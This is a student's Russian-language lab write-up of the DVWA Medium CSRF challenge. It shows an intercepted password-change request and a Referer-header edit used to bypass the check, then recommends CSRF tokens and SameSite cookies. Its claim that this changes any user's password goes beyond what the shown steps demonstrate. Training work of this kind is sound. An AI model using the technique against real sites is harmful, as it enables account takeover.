

Выполнил Мешечкин Д. Инфобез-2837 (Ранее 2345)

Задание 1: Решите задачу по эксплуатации CSRF из проекта DVWA (уровень сложности Medium).

Уязвимость расположена по адресу **http://localhost/vulnerabilities/csrf/**

Наименование продукта:


DVWA - Damn Vulnerable Web Application

Наименование продукта:

Vulnerability: Cross Site Request Forgery (CSRF) - Medium

Уязвимость обнаружена на странице **http://localhost/vulnerabilities/csrf/** при вводе в форму изменения пароля.

В BurpSuite был введён "Новый пароль" и "Подтверждение пароля" в виде "123456"



```
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 GET /vulnerabilities/csrf/?password_new=123456&password_conf=123456&Change=Change HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change
9 Cookie: PHPSESSID=42mueie543r2ofs40pbacmau71; security=medium
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
```

Далее замена в заголовке Referer

http://localhost/vulnerabilities/csrf на **http://localhost/**

Таким образом добиваясь смены пароля для любого пользователя.

Выводы и рекомендации по устранению:

Уязвимость позволяет изменить пароль от любой учётной записи. Не требует дополнительных уязвимостей для эксплуатации.

Рекомендации по устранению:

- Использовать CSRF-токены
- SameSite Cookie

Используемое программное обеспечение:

- BurpSuite
- Браузер Firefox browser 102.8.0esr (64-bit)